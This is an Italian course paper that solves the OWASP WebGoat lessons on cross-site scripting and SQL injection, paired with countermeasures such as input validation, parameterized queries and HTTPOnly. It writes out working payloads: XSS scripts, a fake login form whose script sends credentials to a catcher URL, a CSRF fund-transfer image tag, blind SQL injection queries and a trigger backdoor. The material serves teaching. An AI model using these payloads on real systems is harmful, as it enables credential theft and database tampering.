Università degli Studi di Catania
Corso di Laurea Specialistica in Ingegneria Informatica
Corso di Sicurezza nei Sistemi Informativi
XSS e SQL Injection su OWASP WebGoat

Loris Fichera <loris.fichera@gmail.com>

2 Marzo 2009

1 WebGoat

OWASP[1] WebGoat[2] è una web application scritta in Java appositamente *insicura* e vulnerabile ad una grande varietà di attacchi, creata per scopi didattici.
Propone delle lezioni, ciascuna delle quali inerenti una particolare vulnerabilità: l'obiettivo ultimo di WebGoat è quello di far comprendere i meccanismi che stanno alla base dei più conosciuti attacchi alle web applications facendo indossare all'utente i panni dell'attaccante e di suggerire le contromisure da adottare per mettersi al riparo da tali attacchi. In una delle lezioni, ad esempio, gli utenti sono invitati ad utilizzare *SQL Injection* per rubare falsi numeri di carte di credito.

In questo paper analizzerò e indicherò come risolvere le lezioni relative ad attacchi di tipo *XSS* e *SQL Injection* presenti in WebGoat 5.2. La macchina su cui WebGoat è stata installata è un sistema GNU/Linux Debian Etch 4.0r4[4], dotata di Sun Java Development Kit 1.6, Apache Tomcat 5.5[5]. Il browser utilizzato è iceweasel[6] 2.0.0.19.

2 XSS

Cross-site scripting è una tecnica di attacco che consiste nell'inserire del codice in un campo di input al fine di modificare il contenuto di una determinata pagina web. Sono vulnerabili ad attacchi XSS tutte le web applications che non implementano un sufficiente controllo dei dati in input. Le possibili applicazioni di XSS sono molteplici: dal phishing al tracciamento utenti. La potenza di un attacco XSS si basa sul fatto che è sufficiente compromettere una sola pagina web per colpire tutti gli utenti che la visiteranno.
Gli attacchi XSS possono essere suddivisi in due sottocategorie:

- Stored XSS
  In questo caso l'attaccante è stato in grado di modificare permanentemente il contenuto di una pagina web.
- Reflected XSS
  In questo caso l'attaccante manomette le variabili di sessione per produrre un URL che, una volta utilizzato, altererà il contenuto delle pagine web in modo non permanente.

2.1 Stored XSS

La lezione proposta da WebGoat per questo tipo di attacco propone una web application che gestisce e mostra i profili personali dei dipendenti di una azienda. I profili dei singoli dipendenti

sono visualizzabili dai loro superiori. I dipendenti possono aggiornare il proprio profilo personale. I dati inseriti dai dipendenti non sono soggetti ad alcun tipo di check. Questo consente ad un dipendente malfidato di sollevare un attacco. Mettiamoci nei panni di Tom, un dipendente, effettuiamo l'accesso e modifichiamo il campo "indirizzo" inserendo un semplice script Javascript:

Listing 1: Script da inserire nel campo "indirizzo"

```
1 <script>  alert("Got Ya");  </script>
```



Figura 1: Modifica del campo "indirizzo"

Salviamo la pagina ed effettuiamo il log out. Mettiamoci adesso nei panni di Jerry, il capo, e verifichiamo che quest'ultimo sia soggetto all'attacco. Dopo avere effettuato il log in, ecco cosa succede tentando di visualizzare il profilo di Tom:



Figura 2: Visualizzazione del profilo di Tom da parte di Jerry

Lo script è stato eseguito contestualmente al caricamento della pagina e Jerry è rimasto vittima dell'attacco.

2.2 Contromisure per lo Stored XSS

Per proteggersi da un attacco Stored XSS la contromisura più immediata è quella di effettuare un accurato controllo dell'input. Nel caso dell'esempio precendente (2.1), lo script che aggiorna i profili dei dipendenti può essere integrato con il seguente frammento di codice:

Listing 2: Codice da integrare per il check dell'input

```
1 String regex = "[\\s\\w-,]*";
2 String stringToValidate = firstName+lastName+ssn+title+phone+
3                           address1+address2+startDate+ccn+
4                           disciplinaryActionDate+
5                           disciplinaryActionNotes+
6                           personalDescription;
7 Pattern pattern = Pattern.compile(regex);
8 validate(stringToValidate, pattern);
```

Il metodo *validate* prende come argomenti una stringa e un pattern e controlla che la stringa fornita rispetti le specifiche fornite dal pattern. Nel nostro caso la stringa sarà formata da tutti i campi di input presenti nel form del profilo utente mentre il pattern è un oggetto le cui caratteristiche sono specificate dalla stringa *regex* dichiarata all'inizio del frammento di codice: $\backslash s$ indica che sono ammessi spazi vuoti (quindi sono ammessi anche tutti i caratteri speciali $\backslash t \backslash n \backslash x0B \backslash f \backslash r$), $\backslash w$ indica che sono ammesse stringhe contenenti lettere o numeri; infine, sono ammessi anche i caratteri "-" e ",". L'utilizzo, nella compilazione del form, di qualunque altro carattere, causerà una eccezione a runtime.

Un'altra possibile contromisura, meno immediata ma non meno efficace, consiste nel controllare il codice html generato ogni volta che una pagina web viene richiesta. WebGoat fornisce la classe *util.HtmlEncoder* il cui metodo *encode(String s)* prende in ingresso una stringa e la restituisce priva dei caratteri speciali eventualmente presenti in essa. Questa contromisura garantisce che le pagine generate dinamicamente non contengano codice al posto di campi testuali.

2.3 Reflected XSS

La web application già utilizzata nel paragrafo (2.1) permette anche di effettuare una ricerca tra i dipendenti. Non essendoci alcun controllo sull'input immesso dall'utente, inserendo del codice html nel campo testuale e avviando la ricerca, quanto inserito nel campo di ricerca viene incluso a mezzo concatenazione nel codice html della pagina dinamica che visualizza i risultati. Un attaccante può, quindi, inserire del codice Javascript nel campo di ricerca in modo da alterare la pagina dei risultati:

Listing 3: Script da inserire nel campo di ricerca

```
1 <script>alert("Dangerous");</script>
```

Come anticipato, lo script inserito nel campo di ricerca verrà incluso nella pagina che presenta i risultati della ricerca: A questo punto l'attaccante avrà a disposizione l'URL alterato di cui aveva bisogno per sollevare l'attacco. Potrà trarre in inganno degli utenti e convincerli a visitare la pagina web puntata dall'URL alterato.



Figura 3: Inserimento dello script malizioso nel campo di ricerca



Figura 4: Esecuzione dello script malizioso

2.4 Contromisure per il Reflected XSS

Anche in questo caso, la contromisura più immediata è quella di controllare tutti i dati in input alla web application. Nella lezione descritta nel paragrafo precedente (2.3), il metodo che si occupa di recuperare il valore del campo di ricerca è *getRequestParameter* contenuto all'interno della classe *lessons.CrossSiteScripting.FindProfile*. Tale metodo va modificato per rendere sicura l'applicazione:

Listing 4: getRequestParameter modificato

```
1 String regex = "[\\s\\w-,]*";
2 String parameter = s.getParser().getRawParameter(name);
3 Pattern pattern = Pattern.compile(regex);
4 validate(parameter, pattern);
5 return parameter;
```

Il comportamento di tale metodo è totalmente identico a quello del listing (2).

2.5 Phishing

Un attaccante può rubare dati sensibili agli utenti di una web application vulnerabile ad attacchi di tipo XSS. Risolviamo la lezione dedicata al phishing di WebGoat: abbiamo a disposizione un form per effettuare una ricerca all'interno del codice sorgente di WebGoat. Solleviamo un attacco di



Figura 5: XSS Phishing Lesson

tipo Reflected XSS nei confronti del campo di ricerca: inseriamovi del codice html per visualizzare un form che richiede nome utente e password. Per trarre in inganno la vittima, lo stile del form fittizio dovrà essere molto simile allo stile della pagina web che si sta attaccando.
Infine, utilizziamo uno script Javascript per rubare nome utente e password che la vittima inserirà nel form:

Listing 5: Form d'autenticazione fittizio e script per rubare nome utente e password

```
1 <script>
2  function hack(){
3    alert("Had this been a real attack...
4           Your credentials were just stolen.
5           User Name = " + document.forms[0].user.value +
6           "Password = " + document.forms[0].pass.value);
7    XSSImage=new Image;
```

```
8     XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="
9                   + document.forms[0].user.value + "&password="
10                  + document.forms[0].pass.value + "";
11  }
12 </script>
13 <form><br><br><HR>
14  <H3>This feature requires account login:</H3 >
15  <br>
16  <br>Enter Username:<br>
17  <input type="text" id="user" name="user"><br>
18  Enter Password:<br><input type="password" name = "pass"><br>
19  <input type="submit" name="login" value="login" onclick="hack()">
20  </form><br><br><HR>
```

Ecco l'aspetto della nuova pagina:



Figura 6: Pagina contenente il form di autenticazione fittizio

A questo punto, l'attaccante può utilizzare un URL che punti alla pagina web contenente il form fittizio e lo script necessario a rubare nome utente e password per trarre in inganno l'utente e convincerlo a visitare tale pagina. Mettiamoci nei panni della vittima e proviamo ad inserire "loris" come nome utente e password.



Figura 7: Esecuzione dello script Javascript

2.6 Cross-site Request Forgery (XSRF) [8]

Questo tipo di attacco consiste nel far caricare al browser della vittima una pagina web contenente dei tag immagine con campo "src" alterato. Se il sorgente della pagina bersaglio contiene, ad esempio, **, il browser della vittima, durante il caricamento dell'immagine inoltrerà una richiesta di trasferimento fondi a *www.mybank.com*. Il requisito fondamentale affinché l'attacco funzioni è che la vittima sia un cliente di *www.mybank.com* e che abbia una sessione aperta presso la web application della banca. Prendiamo in esame la lezione su XSRF fornita da WebGoat - propone una web application per la gestione dei messaggi di un newsgroup - e solleviamo un attacco Stored XSS, aggiungendo un messaggio con il codice:

Listing 6: tag "img" da aggiungere al messaggio

```
1 <img src="http://localhost/WebGoat/attack?
2   Screen=9&menu=900&transferFunds=4000"
3   width="1" height="1" />
```

Impostando a "1" i parametri *width* e *height* ci assicuriamo che lo spazio riservato all'immagine sia minimo e, quindi, che la vittima non noti alcuna modifica alla pagina bersaglio.

2.7 Cross-site Tracing [9]

Questo tipo di attacco sfrutta il comando HTTP *TRACE* che permette di recuperare tutti gli headers di una pagina web, compresi quelli "riservati" relativi alla autenticazione e alla sessione in corso. Per ottenere tali informazioni, inseriamo il seguente frammento di codice nella pagina bersaglio:

Listing 7: tag "img" da aggiungere al messaggio

```
1 <script type="text/javascript">
2 if ( navigator.appName.indexOf("Microsoft") !=-1)
3 {var xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
4  xmlHttp.open("TRACE", "./", false);
5  xmlHttp.send();
6  str1=xmlHttp.responseText;
```

Figura 8: Cross-site request forgery: inserimento del codice malizioso

```
7  while (str1.indexOf("\n") > -1)
8          str1 = str1.replace("\n","<br>");
9  document.write(str1);
10 }
11 </script>
```

L'oggetto ActiveX creato invia il comando TRACE alla applicazione, quindi stampa a schermo la risposta.

2.8 Altre contromisure a XSS: HTTPOnly Text

Per prevenire attacchi XSS, Microsoft ha introdotto l'attributo di cookie *HTTPOnly*[3]. Si tratta di un flag che, se settato, ordina al browser dell'utente di impedire ad eventuali script client-side di avere accesso alle informazioni contenute nel cookie. Essendo stato introdotto da poco, l'attributo *HTTPOnly* non è ancora supportato da parecchi browser.

Con WebGoat è possibile verificare se il proprio browser è in grado di gestire l'attributo *HTTPOnly* in maniera corretta: la web application invia il cookie "unique2u" al browser utente. Disattivando la gestione di *HTTPOnly*, e cliccando su "Read Cookie" verrà eseguito uno script che ci permetterà di conoscere il valore del cookie. D'altro canto, attivando la gestione di *HTTPOnly*, non avremo più accesso al cookie, né in lettura né in scrittura. Ciò non vuol dire che il cookie sia stato cancellato: rimane in possesso del browser che può continuare ad utilizzarlo nello scambio dati con la web application.



Figura 9: Lettura dei cookies con HTTPOnly disattivato



Figura 10: Lettura dei cookies con HTTPOnly attivato

3 SQL Injection

SQL Injection è un tipo di attacco il cui bersaglio sono le web applications che fanno uso di database. Sollevare un attacco SQL Injection consiste nell'alterare le query SQL con cui la web application interroga il database, tramite manipolazione dell'input della web application stessa. È un attacco di tipo *cross-platform*, ovvero indipendente dal DBMS utilizzato. Un attacco SQL Injection può avere come obiettivo la autenticazione non autorizzata oppure la visualizzazione, manipolazione, cancellazione di dati sensibili.

Un attacco è di tipo String SQL Injection se ha come bersaglio un campo di input di tipo alfabetico. Analizziamo la lezione su String SQL Injection di WebGoat: abbiamo a disposizione una web application che, dato il cognome di un cliente, restituisce i numeri di carta di credito ad esso associati. Ad esempio, inserendo "Smith", la web application interroga il database con la query descritta dal listing 8. Il risultato della query è quindi visualizzato nel browser.

Listing 8: Query di interrogazione

```
1 SELECT * FROM user_data WHERE last_name = 'Smith'
```



Figura 11: Visualizzazione dei propri numeri di carta di credito

Attacchiamo il campo "cognome": inseriamo come input "$Smith' or '1' = 1$". La web application interrogherà il database con la query descritta dal listing 9.

Listing 9: Query di interrogazione alterata

```
1 SELECT * FROM user\_data WHERE last\_name = 'Smith' or '1' = '1'
```

Il risultato dell'interrogazione sarà l'insieme delle tuple della tabella *user_data* per cui è soddisfatta la condizione $last\_name = Smith' or '1' = 1$; è immediato constatare che tale condizione è sempre vera. Per cui, la web application scriverà in output una tabella di tutti gli utenti con i numeri di carta di credito a loro associati.



Figura 12: Visualizzazione dei numeri di carta di credito di altri utenti

Se l'attacco ha come bersaglio un campo numerico è detto di tipo Numeric SQL Injection.

3.1 Contromisure per SQL Injection

Una delle prime regole da seguire per proteggersi da attacchi SQL Injection è riassumibile in *Security by Obscurity*: le pagine web non devono in alcun caso (se non in caso di debug) riportare eventuali messaggi di errore del DBMS. Tali messaggi sono informazioni preziosissime per un attaccante, indicandogli l'effetto sortito dal suo input.

Un'altra possibile contromisura è far uso di *queries parametrizzate*. Questo tipo di queries permette di utilizzare ogni input proveniente dall'utente come se fosse un parametro. Consideriamo, ad esempio, il caso del form di login già visto nel paragrafo 2.1: la classe che si occupa di effettuare il login è *SQLInjection.Login*. Il codice di questa classe che si occupa di interrogare il database per autenticare l'utente è contenuta nel listing 10.

Listing 10: Frammento della classe SQLInjection.Login

```
1  String query = "SELECT * FROM employee WHERE
2                                          userid = " + userId + "
3                                      and password = '" + password + "'";
4  try
5  {
6    Statement answer_statement = WebSession.getConnection(s)
7        .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,
8                         ResultSet.CONCUR_READ_ONLY);
9    ResultSet answer_results = answer_statement.executeQuery(query);
10   ...
```

Come è possibile notare, la query viene costruita mediante concatenazione di stringhe. Utilizzando, invece, una query parametrizzata, non sarà possibile alterare la stringa perchè quanto inserito in input dall'utente verrà aggiunto come parametro e non, semplicemente, concatenato. Modifichiamo la classe SQLInjection.Login come mostrato nel listing 11

Listing 11: Classe SQLInjection.Login modificata

```
1  String query = "SELECT * FROM employee WHERE userid = ?
2                                          and password = ?";
3  try
```

```
{
  Connection connection = WebSession.getConnections(s);
  PreparedStatement statement = connection.prepareStatement(
                                query,
                                ResultSet.TYPE_SCROLL_INSENSITIVE,
                                ResultSet.CONCUR_READ_ONLY);
  statement.setString(1, userId);
  statement.setString(2, password);
  ResultSet answer_results = statement.executeQuery();
  ...
```

In questo caso la query viene creata utilizzando "?" al posto degli input dell'utente e, successivamente, "riempita".

3.2 Blind SQL Injection

L'impossibilità per un attaccante di leggere eventuali report di errore può non bastare per garantire la sicurezza della propria web application. Tutte le tecniche di attacco sollevate in condizioni di assenza di messaggi di errore del DBMS vengono anche dette di *Blind SQL Injection*, ovvero SQL Injection *alla cieca*. Risolviamo la lezione relativa a Blind SQL Injection proposta da WebGoat: abbiamo a disposizione un form che, preso in ingresso un numero di account, determina se questo è valido o no. Lo scopo della lezione è quello di scoprire il valore del campo "first_name" dell'account che ha userid 15613. A tal scopo, lanciamo un attacco Blind SQL Injection al campo "account number", inserendo la query descritta nel listing 13.

Listing 12: Query di interrogazione

```
101 AND (ascii( substr((SELECT first_name FROM
                        user_data WHERE userid=15613),1 , 1)) < 77 );
```



Figura 13: Blind SQL Injection: attacco al campo "account number"

La risposta alla query è di tipo booleano. Se "True", la web application risponderà con il messaggio "Account Valido", con il messaggio "Account non valido" altrimenti. Interrogare il database con la query prodotta dall'inserimento di 13 equivale a verificare se il primo carattere del campo "first_name" della tupla identificata da "userid = 15613" ha valore ascii minore di 77 (ovvero, minore di 'M'). Procedendo per tentativi, si può identificare il valore del campo "first_name", sostituendo, nelle queries, il segno di minore con il segno di uguale **??**

Listing 13: Query di interrogazione

```
/* J */
```

```
101 AND (ascii( substr((SELECT first_name FROM
                        user_data WHERE userid=15613),1 , 1)) = 74);
/* o */
101 AND (ascii(substr((SELECT first_name FROM
                      user_data WHERE userid=15613),2 , 1)) = 111);
/* e */
101 AND (ascii(substr((SELECT first_name FROM
                      user_data WHERE userid=15613),3 , 1)) = 101);
/* s */
101 AND (ascii(substr((SELECT first_name FROM
                      user_data WHERE userid=15613),4 , 1)) = 115);
/* p */
101 AND (ascii(substr((SELECT first_name FROM
                      user_data WHERE userid=15613),5 , 1)) = 112);
/* h */
101 AND (ascii(substr((SELECT first_name FROM
                      user_data WHERE userid=15613),6 , 1)) = 104);
```

Il valore del campo "first_name" è "Joesph".

3.3 Database Backdoors

I database permettono la creazione di *triggers*, ovvero di *stored procedures* che verranno chiamate dal database manager contestualmente all'esecuzione di altre operazioni come select, insert, update. Un attaccante, ad esempio, può inserire un trigger che sostituirà il campo email di ogni nuovo utente con il suo indirizzo di posta elettronica.

Riprendiamo l'esempio del paragrafo precedente e attacchiamo nuovamente il campo "account number" inserendo la stringa contenuta nel listing 14.

Listing 14: Query di interrogazione

```
101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee
                          FOR EACH ROW BEGIN UPDATE employee
                          SET email='john@hackme.com'
                          WHERE userid = NEW.userid
```

Riferimenti bibliografici

[1] OWASP, *OWASP - Main page*
http://www.owasp.org/index.php/Main_Page

[2] OWASP, *WebGoat Project*
http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

[3] OWASP, *HTTPOnly*
http://www.owasp.org/index.php/HTTPOnly

[4] Debian, *Etch and a Half*
http://wiki.debian.org/EtchAndAHalf

[5] Apache, *Tomcat*
http://tomcat.apache.org/

[6] Wikipedia, *IceWeasel*
http://en.wikipedia.org/wiki/IceWeasel

[7] Sun Developer Network, *Java SE Downloads*
http://java.sun.com/javase/downloads/index.jsp

[8] Wikipedia, *Cross-site Request Forgery*
http://en.wikipedia.org/wiki/Cross-site_request_forgery

[9] Wikipedia, *Cross-site Tracing*
http://en.wikipedia.org/wiki/Cross_Site_Tracing